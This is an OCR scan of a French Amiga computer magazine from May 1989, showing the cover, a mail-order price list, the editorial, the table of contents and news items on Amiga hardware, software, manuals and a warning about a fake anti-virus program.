
AMIGA-NEWS

JOURNAL DEDIE AU MEILLEUR ORDINATEUR DU MOMENT

AMIGA NEWS

MOVIESETTER

LES BASES DE LA VIDEO



LATTICE V 5.02
SCULPT-ANIMATE 4-D
LE 68030 DE COMMODORE

VIRUS IRQ DESASSEMBLE

M 4584 - 13 - 20,00 F
3794584020000 00130

MAI 1989 No.13

Suisse : 5.50 Canada : 4.95 Belgique : 145

LE 1er DISTRIBUTEUR AMIGA PAR CORRESPONDANCE

COMPUTER CONCEPT

21, rue Tournefort - 75005 PARIS
Tél. : (1) 47.07.57.15

POURQUOI COMMANDER

1. Nous faisons profiter aux particuliers de **notre expérience** de grossiste.
2. Choisissez chez vous avec **le catalogue Computer Concept**, comme dans un magasin spécialisé Amiga et ce, où que vous soyez.
3. Des prix sans surprise exprimés TTC, pas de promo tapageuse, mais la garantie d'un rapport qualité-prix constant.
4. Nous vous offrons les frais d'envoi.
Si vous commandez 3 articles différents, en cadeau au choix : Sky Fox II Arkanoïd ou Defender of the Crown

COMMENT COMMANDER

1. Au téléphone Allo Catherine (1) 47.07.57.15 de 9 h 30 à 19 h du lundi au vendredi - samedi de 12 h à 19 h.
2. Par courrier. Remplissez le bon de commande ci-dessous. Si vous commandez **3 articles** et plus, **un cadeau. Frais de port gratuits.**
3. Réglement par chèque bancaire ou CCP à l'ordre de Computer Concept.
4. Adressez le tout, bon de commande + chèque, à Computer Concept : 21, rue Tournefort - 75005 Paris.

AMIGA 2000

AMIGA 2000 S	UC 1 Mo, 1 lecteur 3"1/2, souris	11.845
AMIGA 2000 SM	U.C. 1 Mo, 1 lecteur 3"1/2, moniteur couleur A 1084, souris	14.795
AMIGA 2000 DM	U.C. 1 Mo, 2 lecteurs 3"1/2, moniteur couleur A 1084, souris	16.440
AMIGA 2000 20	U.C. 1 Mo, 1 lecteur 3"1/2, D-Dur 20 Mo, moniteur couleur A 1084, souris	20.945
AMIGA 2000 XT	U.C. 1 Mo, 1 lecteur 3"1/2, 1 lecteur 5"1/4, carte XT, D-Dur 20 Mo, moniteur couleur A 1084, souris	26.625

AMIGRAPH
Pour tout Achat d'une Unité Centrale A500
DELUXE PAINT II PAL
EN CADEAU

CONDITIONS SPECIALES ***EDUCATION***
RENSEIGNEZ VOUS !

AMIGA 500

AMIGA 500	UC 512 Ko Ram, souris, 1 lecteur 3"1/2 — Promo	
Cadeau au choix : Textcraft ou Pack 6 jeux + joystick		4.490
Amiga 500	UC 512 Ko Ram, souris 1 lecteur 3"1/2 — Promo	
Moniteur couleur A 1084		
Cadeau au choix : Textcraft ou Deluxe Paint II + Page Flipper ou Pack 10 jeux + joystick		7.290

GRAPHISME

Aegis Draw 2000	3.380
Aegis Animator	950
Aegis Impact	990
Aegis Video Titler	1.400
Animate 3 D	1.299
Butcher	339
Calligrapher	895
Cao 3 D	1.490
Deluxe Paint II Pal	650
Deluxe Photo Lab	745
Deluxe Print	450
Deluxe Production	2.750
Deluxe Video	950
Digi Paint	580
Dynamic CAD	4.950
Express Paint	1.250
Fancy Font	695
Fantavision	695
Font Set	350
Grabbit	299
Huge Print	450
Interchanger	525
Page Flipper	410
Photon Paint	650
Pixmate	490
Print Master Plus	550
Prism	650
Pro Vidéo Plus	2.690
Sculpt 3 D	899
Turbo Silver	1.790
The Director	650
TV Text Pal	750
TV Show	770
Videoscape 3 D	1.540

MUSIQUE

Aegis Audio Master	545
Aegis Sonix	750
Deluxe Music	795
Drum Studio	450
Dynamic Drums	750
Future Sound	2.000
Instant Music	290
Instant Music Rock & Roll	250
Interface Midi Simple	520
Keyboard Control Sequence	1.990
Music Studio	375
Perfect Sound A 1000	990
Perfect Sound A 500/2000	990
Sound Sampler A 1000	990
Sound Scape ProMidi Studio	1.590
Synthia	950

BUREAUTIQUE

Laserscript	750
Logistix	1.450
Maxiplan 500 Français	1.490
Maxiplan Plus Français	1.990
Pagesetter Français	1.650
Pro Write	1.100
Professional Page	3.490
Publisher	1.600
Scribble	760
Superbase Français	950
Superbase Pro + App — Promo	1490
Textcraft Plus Français	300
VIP Professional	1390
Visawrite Français	1.450

DEVELOPPEMENT

Amiga C	1.790
Lattice C 4.0	1.790
Macro Assembleur	679
Manx Aztec C Commercial	3.938
Manx Aztec C Prof.	1.695
MCC Pascal II	995
Pascal UCSD	1.350
Power Windows	950
TDI Modula 2	1.450
True Basic	1.184
EXCLUSIVITÉ	
X-CAD DESIGNER	4.895
COMIC SETTER	950

COMMUNICATIONS

Digital Link	795
Composeur Mini 16	16.011
Émulateur Flamitel, câble	1.490
Amiga Tel A 1000 + câble	1.400
Amiga Tel A500/2000 + câble	1.400

BONNES IDEES

PACK EXTENSION
Extension mémoire 512 Ko pour A 500 + A 1010 lecteur externe 3"1/2 — 2.590

PACKAGE BUREAUTIQUE
Maxiplan + Superbase + Prowrite en français avec manuel et pochette spéciale — 2.890

INCROYABLE

DIGIVIEW Gold (avec adapt) 2.000
A 1010 lect. sup ext. 1.290

IMPRIMANTE

Citizen 120 D	1.990
MPS 1500 C couleur 80 C	3.390
Facit B 1100 N et B	2.990

TABLETTES GRAPHIQUES

Easyl de Anakin Research la nouvelle tablette graphique sensitive pour l'Amiga
Easyl A 500 doc. et manuels français 4.590
Easyl A 1000/A 2000 doc. et manuels français 5.390

DIGITALISATION — Promo

Framegrabber	9.350
Handy Scanner (N et B)	2.370
(-16 niveaux de gris)	3.556

GENLOCK

GENLOCK FRANÇAIS manuel français... NC
le moins cher du marché - connexion régie possible.
GENLOCK interne pour A 2000 — 2000

LECTEURS — Promo

A 1010 lecteur supp. 3"1/2 externe	1.290
A 2010 lecteur supp. 3"1/2 interne	1.645

EXTENSIONS MEMOIRE

Extension 512 K Ram Amiga 500	1390
Extension 2 Mo Amiga 2000	6.390
Extension pour Amiga 1000	NC

VIDEO

Modulateur Pal A 500	190
Câble Peritel A 500	190
Carte vidéo Pal A 2000	930

DERNIER ARRIVAGE

Porshe 944 Turbo	225
Battle Chess	265
Quad	NC
Iron Lord	NC
Light Caméra Action !	NC
Sculpt Animate 4D	5.337
Gunship	338
Amazing Computing	40

JEUX

20 000 lieues sous les mers	215
Shanghai	390
Arkanoid	245
Artic Fox	195
Barbarians	250
Balance of Power	390
Buggy Boy	250
Chrystal Hammer	165
Defender of the Crown	245
Explora	350
Faery Tale Adventure	380
Flight Simulator II	375
Insanity Fight	245
Interceptor	245
Jeanne d'Arc	295
La Guerre des étoiles	205
La Panthère Rose	205
Leader Board Collection	255
Manoir de Morte Ville	195
Passagers du Vent 1 + 2	305
Sky Fox 2	295
Starglider 2	365
Subbattle	290
Test Drive	245
The Three Stooges	295
Vampire Empire	205
Voyage au Centre de la Terre	295
Zoom	245

et beaucoup plus encore
DEMANDEZ NOTRE CATALOGUE GRATUIT

LIVRES

Amiga Sounds and Graphics	245
Manuel Amiga Hardware	295
Manuel Amiga Intuition	295
Manuel Rom Kernel Device	450
Livre de l'Amiga Dos	199
Livre de l'Amiga Basic	249
La Bible de l'Amiga	299
SOS Amiga Dos	149
Livre du Langage Machine	199
Trucs et Astuces Amiga	199
Bien Débuter sur Amiga	149
Programmer's Handbook Ref	300

UTILITAIRES

Facc Floppy Accel.	350
Project D	495
The Demonstrator	395

BON DE COMMANDE COMPUTER CONCEPT

Je désire un catalogue Amiga oui ☐ non ☐
Nom _____ Date :
Prénom _____ Signature :
N° _____
Rue _____
Ville _____
Code Postal _____
Tél. : _____
Carte bancaire ☐ Date d'expiration
N° ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐ ☐☐☐☐

Envoyez avec votre règlement à Computer Concept : 21, rue Tournefort - 75005 Paris

QTÉ	DÉSIGNATION DE L'ARTICLE	PRIX UNIT. T.T.C.	PRIX TOTAL T.T.C.
	En cadeau pour 3 articles différents		
1	Arkanoid ☐ Skylox II ☐ Defender of the C ☐	00,00	00,00
1	Catalogue Amiga	00,00	00,00 GRATUIT*
		Port	
		Total	

ZA Blis, 24500 Eymet, France. Tél 53-23-76-16, 53-58-71-46. FAX 53-23-75-35

EDITO

Deluxe Paint III est l'un des meilleurs programmes pour Amiga - ou pour tout autre ordinateur personnel. Ce programme brille pour deux raisons : sa facilité d'emploi et sa puissance. Mais ce qui est plus étonnant c'est sa manière de mettre ces deux choses ensemble.

D'un coup, un enfant qui n'a jamais vu un ordinateur peut être en train de faire des animations de niveau quasi professionnel après seulement une heure d'expérimentation amusante...

Alors achetez DPaintIII, rendez riche *Electronic Arts* et le programmeur, et l'importateur, et votre fournisseur de produits Amiga. Vous ne serez pas déçus par ce programme, vous serez le plus nanti de tous les utilisateurs d'ordinateurs familiaux, et en faisant ainsi vous montrerez à tout le monde que ça vaut le coup de développer des produits sur Amiga à condition qu'ils soient à la hauteur de la machine elle-même.

Notre transporteur regrette d'avoir envoyé ***A-News*** à Lyon au lieu de Paris le mois dernier, ajoutant ainsi quelques jours supplémentaires à notre retard habituel.

Ce numéro a été mis en page sur Amiga avec Professional Page, Deluxe Paint II, Prowrite 2, Zuma Fontset l'imprimante Laserwriter d'Apple.

SOMMAIRE

NEWS NEWS NEWS.....4-8
AMIEXPO NEW YORK.....6-8
MONTAGE - MEMOIRE POUR A1000 9-11
CLI POUR DEBUTANTS 12-14
MOVIESETTER/TRAME DU YETI.....15-17
LA DEMO DU MOIS 17
RAPIDO ASSEMBLEUR.....18-19
SCULPT 4D - ESSAI.....20-21
PROFONTS.....21
YETI-AMIGA-VIDEO 1-2-3.....22-24
LATTICE C V5.02.....25
DESASSEMBLAGE VIRUS IRQ.....26-27
DESASSEMBLAGE BYTE BANDIT.....28-29
ALGORITHMES.....30
LE COIN C 31
AMIGABASIC.....32
LE SOFT DU MOIS - ZAC MCKRACKEN.....33
SOLUTION ZAC MCKRACKEN.....33
PROCHAINEMENT SUR VOS ECRANS.....34
SUPER HANG ON.....35
CRAZY CARS II.....36
FISH - LA SOLUTION..... 37
GALDREGON'S DOMAINE.....37
DEEP MODE D'EMPLOI ET DP.....38
PETITES ANNONCES, ABONNEMENTS.....42
COURRIER.....39-40
LETTRE DE GIORGIO CUPERTINO.....41
PETITES ANNONCES ABONNEMENTS.....42
SORTIE IMPRIMANTE PAGESTREAM.....43

A-News est édité et publié par NewsEdition SARL de Presse à ZA Blis, 24500 Eymet. Tél 53-23-76-16 53-58-71-46 FAX 53-23-75-35. Directeur de la Publication. Bruce Lepper

Copyright NewsEdition, 1988. Reproduction interdite sans autorisation. Amiga, Amigados, Workbench sont des marques déposées de Commodore Inc. Les articles n'engagent que leurs auteurs

NEWS NEWS NEWS NEWS NEWS

Commodore France annonce la disponibilité du **disque dur A590 pour l'Amiga 500** au prix de 4990F TTC (diminution de 1000F sur le prix initial annoncé). Le boîtier, qui s'enfiche directement sur la gauche de l'unité centrale de l'Amiga 500, comprend un disque dur 20 méga et des emplacements permettant d'augmenter la capacité mémoire de l'Amiga avec des modules de 512k, 1 méga, et 2 méga.

Le disque dur a un temps d'accès de 80 millisecondes. Il est doté d'une interface DMA (direct memory access) et un connecteur DB25 SCSI compatible MacIntosh. Livré en version autoboot (auto-démarrage), il fonctionne avec le Workbench 1.3. ou avec la version 1.2 (mais n'est pas dans ce dernier cas autoboot).

Nous allons tester l'A590 dès que possible. A premier vu la vitesse de cette unité semble tout-à-fait correcte, malgré la présence d'un disque dur 80ms.

* * *

A-News n'était pas invité à la conférence de presse organisé par Commodore-France à l'hotel Intercontinental à Paris le 29 mars. Mais le surlendemain nous avons reçu de Sabine Hermantin, attachée de presse, le dossier de presse "de la conférence à laquelle vous n'avez pu vous rendre". Voici son contenu :

Commodore annonce 50 000 Amiga vendus en France, doublement du chiffre affaires, le lancement sur le marché français de l'Amiga 2500 UX, et la "disponibilité" d'une carte 68030 pour A2000.

Avec une vitesse d'horloge de 25 Mhz, cette carte fait tourner la 2000 jusqu'à six fois plus vite. Il y a un co-processeur numérique 68882 (25 Mhz) en standard et 2 ou 4 méga de mémoire 32-bits, ainsi qu'une mémoire morte de 64k. La carte est "entièrement compatible avec AmigaDos ainsi qu'avec la plupart des logiciels Amiga".

Selon Commodore, un million d'Amiga étaient installés dans le monde à la fin de 1988, dont 680 000 en Europe. En France il se vend 1 Amiga 2000 pour 6 Amiga 500, en Europe cette proportion est de 1 à 7, et aux USA de 1 à 3.

Commodore France annonce le lancement en France d'une "package" pour publication assistée par ordinateur (PAO) et différentes "solutions vidéo".

Le package PAO se compose d'un Amiga 2000 avec 3 méga de RAM, disque dur 40 méga autoboot, carte anti-scintillement "flicker fixer", imprimante laser NEC LC890 à langage Postscript et 35 polices de caractère Adobe, Professional Page 1.2, Professional Draw, et en option deux scanners à plat - un scanner noir et blanc de Canon (16 niveaux de gris) et un scanner Sharp (16 millions de couleurs), tous deux à résolution de 300 ppp. Un logiciel de pilotage du scanner est fourni permettant d'obtenir des films avec 16 millions de couleurs (environ deux heures d'attente pour les quatre films d'une page quadri en format A4).

Dans les configurations haut de gamme Commodore parle du superbe moniteur 19" Moniterm, qui affiche 4 niveaux de gris en résolution de 1024x1008. Esperons que ce moniteur sera rapidement disponible en France à un prix pas trop faramineux. En attendant des nouvelles de Page Stream (pour lequel un logiciel d'interfacage sera écrit), le seul logiciel de mise en page capable d'utiliser ce moniteur est Professional Page, qui n'affiche pas des double-pages (pour cela il faut attendre la version 2.0 dans quelques mois).

* * *

Si vous êtes inquiet pour la santé de l'unite d'alimentation de votre A500 (par exemple si vous utilisez plusieurs lecteurs externes et d'autres péripheriques gourmandes en courant), vous serez intéressé par **Micromegs**, une carte mémoire de 512k qui se substitue pour l'A501 de Commodore mais qui consomme 75% de moins en energie electrique.

Micromegs utilise les nouveau 1 mégabit DRAMS. Elle est vendu au prix de $169 aux Etats-Unis par le fabriquant, Memory and Storage Technology Inc, 3881 E Banatar Way, Chico, CA 95928 (tél 916-342-6278). (*photo page 6*)

* * *

Fred Fish, organisateur majeur de programmes de domaine public pour Amiga aux Etats-Unis, a changé d'adresse, voici la nouvelle: *Fred Fish, 1835 East Belmont Drive, Tempe, Arizona 85284.* Pour commander, envoyer votre liste des disquettes voulus avec $6 par disquette ($5 par disquette pour 10 disquettes ou davantage) en argent américaine (ou mandat postal en dollars).

* * *

C'est la guerre des nombres. Newtek préparait DigiPaint 2, mais voyant Electronic Arts sortir DPaint 3 ils ont décidé de laisser tomber DigiPaint 2 et sortir DigiPaint 3. Manx travaillait sur Aztec C v4.1 mais Lattice ont sorti la version 5.0 de leur compilateur C, donc bientôt (en Juin ou Juillet?) on verra Manx 5.0. Bien entendu, il ne faut pas croire.. ce n'est pas le stade d'avancement du logiciel qui change... c'est le numéro. Dans quelques temps les éditeurs vont piger et se mettre à sortir DPaint V9.99, Aztec V99.999, etc. Entre parenthèses, ceux qui achètent Manx 3.6a dès maintenant auront droit à la version 5.0 gratis quand elle sorte...

* * *

Comment créer presque instanément des diapositives couleur à partir de l'écran de l'Amiga? Un nouveau procédé est annoncé par une équipe anglaise, **Burocare Graphics Design.**

Son logiciel **Screenshot** permet au système *Polaroid Palette* to prendre les images directement de l'Amiga. Une operation de cette nature avait déjà était essayé en utilisant un boîtier d'interface, mais selon Burocare le Screenshot donne des résultats beaucoup plus satisfaisants. La qualité est telle qu'on peut aggrandir les diapositives jusqu'en taille 'poster', dit Burocare.

L'ensemble comprenant l'interface Amiga, Polaroid Palette Image Recorder, Polaroid dédié 35mm dos d'appareil, appareil Polaroid 3"x4" pour epreuves et diapositives, 35mm auto "power processor", appareil pour couper et monter les diapositives, logiciel et manuel est vendu au prix de £1500 TTC. (Burocare, 211 Kenton Road, Harrow, Middlesex HA3 OHD, tél (19-44) 1-907-3636, fax 907-0027).

Qu'est ce qui fait hurler
Mamie sur 9 octaves ??...
2.9f
CIS

NEWS NEWS NEWS NEWS NEWS

Si on vous propose l'anti-virus **VirusX version 3.30**, refusez poliment mais fermement! C'est un faux, et pire, on le soupçonne d'être un "cheval de Troyes" qui pourrait mettre en péril les données sur votre disque dur. La version la plus récente sortie par l'auteur de la série des vrais VirusX, Steve Tibbet, est le 3.2.

* * *

Videoshop, déjà implantée dans le 1er et le 14e arrondissement de Paris, vient de créer **"Intelcom, l'informatique professionnelle"**, à 7 rue de l'Eglise, 92200 Neuilly sur Seine (tél 16-1-46-40-73-26). VideoShop annonce aussi une formation collective d'initiation à la pratique de l'Amiga 500, par groupe de six personnes, au prix de 350F la séance (tél 16-1-42-86-03-44).

* * *

Les frimeurs peuvent s'acheter un boîtier plexi-glass, entièrement transparent, pour leurs A2000, aux dimensions exactes du boîtier d'origine. C'est surtout bien pour ceux qui exposent leurs produits aux expos... Mais depechez-vous, seulement 50 de ces boîtiers seront construits. Prix 790 DM (environ 2500F) chez **Advanced Computer Design**, Carl-Schurz-Str.11, D-2800 Bremen 1, Allemagne Fédérale (tél 19-49 421-349-9517, fax 421-349-9518).

* * *

Le premier tome du nouveau **Rom Kernel Manuel** est en vente aux Etats-Unis. Son titre: *"ROM Kernel Reference Manual: Includes & Autodocs"*. C'est un remplacement direct du *Rom Kernel Manual Volume 2* (White) ou une mise à jour pour une grande partie du matériel dans les trois manuels précédentes d'Addison-Wesley (Exec, Libraries & Devices, et Intuition).

Ce manuel, écrit par l'équipe de Commodore-Amiga, décrit l'Amiga jusqu'à la Version 1.3 du logiciel système. Il est à jour avec les Includes et Autodocs d'1.3 distribués sur disquette.

On y trouve :

- Une courte introduction aux règles de programmation sur Amiga.
- Un "autodoc" pour chaque call library, device et resource dans le système (sauf dos.library).
- Une courte introduction expliquant ces trois principes (libraries, devices et resources).
- Tous les fichiers include, C et Assembleur.
- Documentation pour les bibliothèques linker amiga.lib et debug.lib, y compris des exemples en code source.
- De nombreux tableaux de référence, y compris (1) une référence croisé de chaque symbole du système avec sa valeur résolue et location dans les fichiers include; (2) un tableau "fonction" donnant l'offset négatif pour chaque appel fonction du système; (3) une référénce du structure assembleur qui liste chaque structure en ordre mémoire avec l'offset de la base (parfait pour débogguer au niveau assembleur.
- Une documentation complète d'IFF, y compris des mises à jour des exemples codes et les spécifications FORM.
- Un petit index des fonctions.

Deux autres manuels viendront compléter le jeu : **Amiga Hardware Reference Manuel** mise à jour avec détails sur A500 et A2000; et **Amiga Rom Kernel Manuel: Libraries and Devices**, qui comprendra les informations d'ordre de travaux pratiques y compris sur la programmation d'Intuition et d'Exec. Les manuels séparés sur Exec et Intuition n'existera plus.

L'éditeur de ces nouveaux manuels est toujours Addison-Wesley.

NEWS NEWS NEWS NEWS NEWS

Le programme **EducAmiga**, lancé en mai l'année dernière par **Commodore**, a connu un "fort succès, tant au niveau français qu'européen", selon Laurence Constant, Directrice Marketing chez Commodore France. Le programme, qui permet aux écoles, collèges et autres organismes d'enseignement - et aux enseignants - de se procurer un Amiga 2000 avec écran couleur, carte XT, lecteur 5" et MS DOS 3.2 pour 12990F TTC, sera prolongé pour une durée non encore déterminée.

Un des résultats de la réussite de ce programme a été des delais de livraison de la carte XT, qui est l'equivalent d'un PC-compatible sur une carte enfichable dans le 2000. Pour l'instant les acheteurs recevront d'abord leur A2000 et la carte XT quelque temps après.

* * *

Au 1er mars les "**patch editor/librarians**" suivants étaient disponibles sur Amiga chez **Dr.T's Music Software** Inc (220 Boylston St, Chestnut Hill, MA 02167, Etats-Unis, tél 617-244-6954, fax 617-244-5243) :

CZ Rider, DX Heaven, ESQ'apade ESQ-1/SQ-80, 4-OP Deluxe, Kawai K-1, Kawai K-5, Lexicon PCM-70, Oberheim Matrix 6/1000, Roland D-110, Roland D-50, Roland MT-32, Soundlab Mirage.

* * *

